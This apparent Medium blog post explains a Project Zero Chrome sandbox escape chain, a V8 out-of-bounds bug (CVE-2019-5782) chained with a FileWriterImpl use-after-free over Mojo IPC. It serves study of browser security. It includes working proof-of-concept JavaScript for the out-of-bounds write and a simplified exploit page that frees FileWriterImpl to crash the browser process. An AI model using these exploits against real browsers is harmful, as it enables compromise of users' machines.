

My Take on Chrome Sandbox Escape Exploit Chain



Adam Jordan · Follow

Published in The Startup · 10 min read · Aug 31, 2020



64



1




Google's Project Zero published a [blog post](#) explaining an exploit chain that bypass the Chrome browser sandbox. In this post, I will try to discuss my take on trying to understand the exploit chain. In summary, the sandbox bypass is made possible because of an [Out-of-bound read and write bug](#) in renderer process, chained with a [Use-After-Free \(UAF\) bug](#) in the browser process, triggered via Mojo IPC connection.


As disclaimer, this is **not** a bug that I find, **nor** that this is a full writeup about the exploit. I made this post to help me organize my thought in trying to understand the bug and the exploit.

Security Architecture in Chromium


Google Chrome is based on Chromium, an open-source browser that is also forked into several other popular browsers, e.g. Opera, and Microsoft Edge.



Chromium's architecture allocates the components into separated process between the browser kernel process and the rendering engine process. We can roughly say that the renderer process represent the *Tab* (though one renderer process can manage multiple tabs in some cases), while the browser process represent the *Browser* itself. So, in a chrome instance, there are 1 Browser Process and several Renderer Process.

[Open in app](#)[Sign up](#)[Sign in](#)**Medium**

Also because of this architecture, if a web page is misbehaving and causes a process to crash, this will not crash the whole browser. Instead, it will only crash the specific tab opening the page.



The renderer process is responsible for operations that need fast performance, such as HTML and CSS parsing, Javascript interpreter, Regex,


DOM, etc. While these operations are fast, most of browser vulnerabilities found are related to these actions. On the other side, the browser process is responsible for more sensitive operations, such as cookie database, network management, window management, etc.

According to this paper *The Security Architecture of the Chromium Browser*, the operations in renderer process contributes around 75% of the vulnerabilities (disclaimer: I'm doing rough unreliable non-academic estimate). So, the chance to compromise the renderer process is higher than compromising the browser process, which lead to a solution of **sandboxing** the renderer process.

	Browser	Renderer	Unclassified
Internet Explorer	4	10	5
Firefox	17	40	3
Safari	12	37	1

Table 2: Total Number of Browser CVEs by Chromium Module

By running the renderer process in a sandbox with restricted privilege, we can mitigate high-severity attacks, such as preventing compromised renderer process to read / write to filesystem. Sandboxing force the renderer process to communicate with browser process API to interact with the outside world. The goal of the sandbox is to require even a compromised renderer process to use browser process interface to interact with the system. This communication between renderer processes and browser process is using Mojo IPC, an open source IPC library.



One way that allow us to easily interact with Mojo is by activating the MojoJS Binding feature in Chromium. We can activate the feature by running the browser with flag `--enable-blink-features=MojoJS`. If this feature is activated, the browser will expose a `Mojo` javascript object that allows us to interact and override Mojo interfaces.

Out-of-Bound Read/Write in Renderer Process

There is an out-of-bound memory access bug in renderer process discovered by @S0rryMybad (CVE-2019-5782). The bug resulted from incorrectly estimating the possible range of `arguments.length`. The JS optimizer incorrectly assumes that the maximum length of arguments is 65534, while actually the it can be larger. From this wrong estimation, optimizer evaluate that `arguments.length >> 16` will always be 0 (which is incorrect).

We can leverage this to trigger BCE (Bounds-Check-Elimination) optimisation in JS compiler. In JS, Bounds checking is done when we are accessing or writing arrays. For example, if when we try to write index 3 of an array with length 1, the bound checking will be done and no operation will be done. In the example below, it will output expected result `['y']`

```
function fun(arg) {
    let x = new Array('x')
    let y = new Array('y')
    x[3] = 'ehe'
    return y
}

args = []
console.log(fun(...args))
```

Now, let's see what we can do with the false estimation by JS optimizer.

- Optimizer assumes that `arguments.length >> 16` is always `0`.
- For `x` our arguments length, we can define `x = 65537`, so `x >> 16` is actually `1`.
- Now, for any number `i`, we know that `(x >> 16) * i == i`. Meanwhile, optimizer assumes that `((x >> 16) * i)` will evaluate to `(0 * i)` which is always `0`.
- If we access an array with `arr[(x >> 16) * i]`, optimizer will assume that it will always evaluate to accessing index `0`, hence bounds-checking is not needed. Though in reality, it actually evaluate to accessing index `i`.

For example:


```
function fun(arg) {
    let x = new Array('x')
    let y = new Array('y')
    x[(arguments.length >> 16) * 3] = 'ehe'
    return y
}

args = []
args.length = 65537
console.log(fun(...args))
```

You may notice that if you run that JS code in a javascript console (e.g. Chrome dev console), it will still output `['y']`. Does this mean that our exploit does not work? This is related to JIT paradigm in Chrome.

Chrome is using V8 Javascript Engine which implementing **JIT (Just-in-Time)** paradigm, which combines the use of interpreter and compiler for executing code.

Basically, a code will be executed with **interpreter (Ignition)** by default, and V8 will keep track of how many times the code segments are executed. If the code segments are executed many times (hot code segments), the code segments will be compiled with a **compiler (TurboFan)**. In this compilation, optimizations will be applied, thus producing a faster execution time.




Therefore, to make the optimizer remove the bounds-checking, we may need to run the function a lot of times before, thus triggering the JS engine to compile and optimize our `fun` function, eliminating the bounds checking.

```
function fun(arg) {
    let x = new Array('x')
    let y = new Array('y')
    x[(arguments.length >> 16) * 3] = 'ehe'
    return y
}

for (let i = 0; i < 10000; i++) fun(1)

args = []
args.length = 65537
console.log(fun(...args))
```

Now, we can see from the output of the above code that we are able to write memory outside array *x*.



Use-After-Free in Browser Process FileWriterImpl

There is a UAF in the implementation of Mojo Binding's `FileWriter` component, specifically at `FileWriterImpl` implementation. Read [Issue 1755 bugtracker](#).

```
void FileWriterImpl::Write(position, blob, callback) {
    blob_context_ -> GetBlobDataFromBlobPtr(
        std::move(blob),
```



```

        base::BindOnce(&FileWriterImpl::DoWrite,
        base::Unretained(this), std::move(callback), position));
    }

```

As disclaimer, the code above is heavily simplified for explanation purpose. Basically, when we are calling `Write` function to write a blob data, the browser process will retrieve the `BlobData` using asynchronous function, and provide a callback to it. In the provided callback, `FileWriterImpl` is providing a reference to `this` or the `FileWriterImpl` instance itself with `base::Unretained()`. The `base::Unretained(this)` creates an unchecked reference of the `FileWriterImpl` instance. This could be dangerous if the `FileWriterImpl` instance is already freed when the callback is called, as it will continue its execution while referring to a stale pointer that refer to an already freed object.

Now, we are going to look for how to trigger the `free` of the unretained reference.

```

void BlobStorageContext::GetBlobDataFromBlobPtr(blob, callback) {
    raw_blob = blob.get();
    raw_blob->GetInternalUUID([](uuid) {
        std::move(callback).Run(context-
    >GetBlobDataFromUUID(uuid));
    })
}

```


We see that in `GetBlobDataFromBlobPtr()`, it will call an asynchronous function `GetInternalUUID` to get the blob UUID, then call our provided callback. Fortunately (or unfortunately?), the `GetInternalUUID` is a `mojo` interface method. This means that renderer can define the implementation

of `GetInternalUUID` if it passes a renderer-hosted Blob implementation instead of browser-process-hosted blob.

In short, what it implies is: If we (attacker) is able to control the renderer process, we can define the implementation of `GetInternalUUID`.

In our implementation of `GetInternalUUID`, we can destroy the renderer handle to `FileWriter`. This will trigger immediate destruction (free) of `FileWriterImpl`. Thus, when `GetInternalUUID` returns, it will call the callback while using the provided `base::Unretained(*FileWriterImpl)`, which is a stale pointer of an already freed object. Normally this will cause the browser process to crash.

```
BlobImpl.prototype = {
  getInternalUUID: async (arg0) => {
    writer.writer.ptr.reset();
    return {'uuid': 'blob_0'};
  }
}
```



Note that destroying the `FileWriter` handle in renderer process will trigger the destruction of `FileWriterImpl` in browser process because `FileWriterImpl`

is created and bound with `mojo::StrongBinding`.

```
void FileSystemManagerImpl::CreateWriter(const GURL& file_path,
                                         CreateWriterCallback
callback) {
    ...
    blink::mojom::FileWriterPtr writer;
    mojo::MakeStrongBinding(std::make_unique<storage::FileWriterImpl>(
        url, context_-
>CreateFileSystemOperationRunner(),
        blob_storage_context_->context())-
>AsWeakPtr()),
        MakeRequest(&writer));
    std::move(callback).Run(base::File::FILE_OK, std::move(writer));
}
```

You may have noticed that this bug cannot be exploited directly in a real world scenario of a normal Chrome user. This is because we need access to communicate with the Mojo interface from Javascript. In a default instance of Chrome browser, the Mojo interface is not exposed and cannot be used by javascript in a webpage.

The Sandbox Bypass

Let's limit our goal, we just want to crash the Chrome browser of a normal user running default Chrome instance.


The idea is as follows:

- Victim visit our specially crafted HTML page
- With CVE-2019-5782, we setup Out-of-Bound Read/Write in Renderer Process (discussed in previous section)

- With OoB read/write, we enable MojoJS Binding in browser (discussed later)
- With MojoJS Binding now enabled and exposed to JS context, the page can communicate with Mojo IPC interface directly.
- Execute the UAF exploit to free FileWriterImpl (discussed in previous section), virtually bypassing sandbox and crashing the Browser Process.

Sandbox Bypass Idea

Starting from user visiting HTML page, attacker want to takeover the SYSTEM



Enabling MojoJS Binding

We know that with UAF discovered in *Issue 1755*, we can crash the browser. But, we need to have MojoJS binding enabled, and it is definitely not *cool* to ask our target to enable the MojoJS flag when running their Chrome browser. Instead, we are going to exploit the Out-of-Bound memory access bug to enable the Mojo Binding.

Inside the Chrome source code, we can see that MojoJS feature is added to Javascript context in `RenderFrameImpl::DidCreateScriptContext`.

```
void RenderFrameImpl::DidCreateScriptContext(v8::Local<v8::Context>
context,
                                     int world_id) {
    if ((enabled_bindings_ & BINDINGS_POLICY_MOJO_WEB_UI) &&
        IsMainFrame() &&
        world_id == ISOLATED_WORLD_ID_GLOBAL) {
        blink::WebContextFeatures::EnableMojoJS(context, true);
    }
    ...
}
```

In the function, MojoJS is enabled if `(enabled_bindings_ & BINDINGS_POLICY_MOJO_WEB_UI)` is true). By using OoB memory access bug, we can write and set the `enabled_bindings_` variable `BINDINGS_POLICY_MOJO_WEB_UI` value. Then, we can reload the page so `Mojo` in our javascript context.

Sandbox Escape and Crashing the Browser

Not that we have MojoJS binding enabled, we can use the exploit for UAF bug in Issue 1755. The steps are as follows:

- A user visit our specially crafted HTML page.
- With CVE-2019-5782, we set `enabled_bindings_` value accordingly to enable MojoJS binding. Then reload the page.
- With Mojo now exposed to JS context, the page can communicate with Mojo IPC interface directly.
- Execute the UAF exploit to free `FileWriterImpl`.

When the browser process use the stale pointer inside the unretained FileWriterImpl reference, the browser will crash.

We are reusing some of the code in the attached exploit at [Issue 1755 bug tracking](#). The simplified code is as follows:

```
<script src="/many_args.js"></script>
<script src="/enable_mojo.js"></script>
<script src="/crash.js"></script>

<script>
  let oob = new many_args();
  if (typeof(Mojo) !== "undefined") {
    print('[enable_mojo] mojo already enabled')
    crash(oob);
  } else {
    enable_mojo(oob);
  }
</script>

async function CreateWriter() {

}

async function RegisterBlob0() {

}

async function crash(oob) {
  print('[sandbox_escape] exploiting issue_1755 to escape sandbox and
  crash browser');

  var writer = await CreateWriter()

  print('  [*] crafting renderer-hosted blob implementation')
  function Blob0Impl() {
    this.binding = new mojo.Binding(blink.mojom.Blob, this);
  }
  Blob0Impl.prototype = {
    getInternalUUID: async (arg0) => {
      print('  [*] getInternalUUID is called');

      print('  [!] freeing FileWriterImpl');
      create_writer_result.writer.ptr.reset();

      print('  [*] resuming FileWriterImpl::DoWrite, prepare to
  crash');
      return {'uuid': 'blob_0'};
    }
  }
}
```

```

    }
};

RegisterBlob0();

let blob_impl = new Blob0Impl();
let blob_impl_ptr = new blink.mojom.BlobPtr();
blob_impl.binding.bind(mojo.makeRequest(blob_impl_ptr));

print(' [*] calling Write with renderer-hosted blob
implementation')
writer.writer.write(0, blob_impl_ptr);
}


```

In `index.html`, we are setting up the out-of-bound read/write bug by exploiting CVE-2019-5782. Then, at first we visit the page, we enable the Mojo binding, and reload the page. Now that the Mojo binding is enabled (not undefined), we call the `crash` function.

In `crash` function, we are registering a blob with id `blob_0` to blob registry, then we define our custom Blob implementation with a malicious implementation of `getInternalUUID`. Finally we call the `Write` function with a custom renderer-hosted blob implementation.

Inside our custom `getInternalUUID`, we free the `FileWriterImpl` instance. When the function return and the execution is passed to `DoWrite`, the freed / stale pointer will be used, causing the browser to crash.

Sandbox Escape Demo

Name	Date modified	Type	Size
 chrome-71.0.3578.98	1/23/2020 10:38 AM	Shortcut	2 KB

Conclusion

Please note that this is not a writeup of an exploit. In this post, I discussed about the general idea how to escape the sandbox in Chromium-based browser, in this case Google Chrome. The idea presented in this post can still be leveraged to increase the damage, e.g. executing system call to execute a program (e.g. popup calculator). As I first mentioned, this post acts to help me organize my thought while trying to understand the exploit chain posted in Project Zero blog. Therefore, I recommend reading [their post](#).

References

- [Google Project Zero — Virtually Unlimited Memory: Escaping the Chrome Sandbox](#)

- [Chromium bug tracker — issue 1755](#)
- [Cvemitre — CVE-2019-5782](#)
- [Chromium docs — Getting chromium source code](#)
- [Chromium design document — Multi process architecture](#)
- [Chromium design document — How Blink works](#)
- [CVE-2019-5782 exploit PoC](#)
- [Chromium repo — Mojo IPC docs](#)
- [Stanford paper — The Security Architecture of the Chromium Browser](#)

Security

Chrome

Exploit

Bug Bounty

Writeup

**Written by Adam Jordan**

Follow

20 Followers · Writer for The Startup

Information Security Professional, with heavy software development background.

<https://twitter.com/adamsense>

More from Adam Jordan and The Startup



Oops!

while processing the request. Please check [our bug tracker](#) to see if a similar problem has already been reported. If it is already reported, let us gauge the impact of the problem. If you think this is a new issue, please file a new issue. When you file an issue, make sure to include the version of Jenkins and relevant plugins. [The users list](#) might be also useful in understanding what has happened.

```
UnsupportedClassVersionError: Orange has been compiled by a more recent version of the Java Runtime
n 55.0), this version of the Java Runtime only recognizes class file versions up to 52.0
java.lang.ClassLoader.defineClass1(Native Method)
```



Adam Jordan

A Case Study on Jenkins RCE

Based on past experience, I'll walk through each step starting from initial information...

7 min read · May 31, 2020



3



Kurtis Pykes in The Startup

Don't Just Set Goals. Build Systems

The Secret To Happiness And Achieving More

★ · 9 min read · Dec 21, 2022



21K



341





Martina D. in The Startup

11 Companies Making \$1M+ That Are [Practically] Bedroom Businesses

Time to feed the ideation part of your brain with some real treats.

🌟 • 7 min read • Dec 31, 2023



2.4K



36



Maryam Merchant in The Startup

10 Habits That Are Damn Hard to Do, But Pay off Forever

Master it and you will find your way to your goals

🌟 • 8 min read • Jan 4



3.7K



61

[See all from Adam Jordan](#)[See all from The Startup](#)

Recommended from Medium



 cyb_detective in OSINT TEAM


5 Katana tricks for OSINT

This post is a continuation of the article:

4 min read · Jan 13



51

 mvx7aa

Unveiling SQL Injection the Ethical Way: A Simple Guide with Google...

Introduction:

2 min read · 5 days ago



4




Lists



Medium's Huge List of Publications Accepting...

237 stories · 1645 saves

 Mr.Horbio

How to Find First Bug (For Beginners)

As a beginner, you try to find bugs in many websites but still you got nothing. You got...


3 min read · Nov 24, 2023



1.2K



11

 Atik Rahman

Unleashing the Power of AutoRepeater: Automating Blind...

Hi folks,


4 min read · Jan 16





65



2





Guardio

“MrTonyScam” — Botnet of Facebook Users Launch High-Intent Messeng...

By Oleg Zaytsev (Guardio Labs)

10 min read · Sep 10, 2023



18



1.8K



19



See more recommendations

BIG-IP Unauthenticated Remote Code Execution Vulnerability (CVE- 2023-46747) with



MS17-010

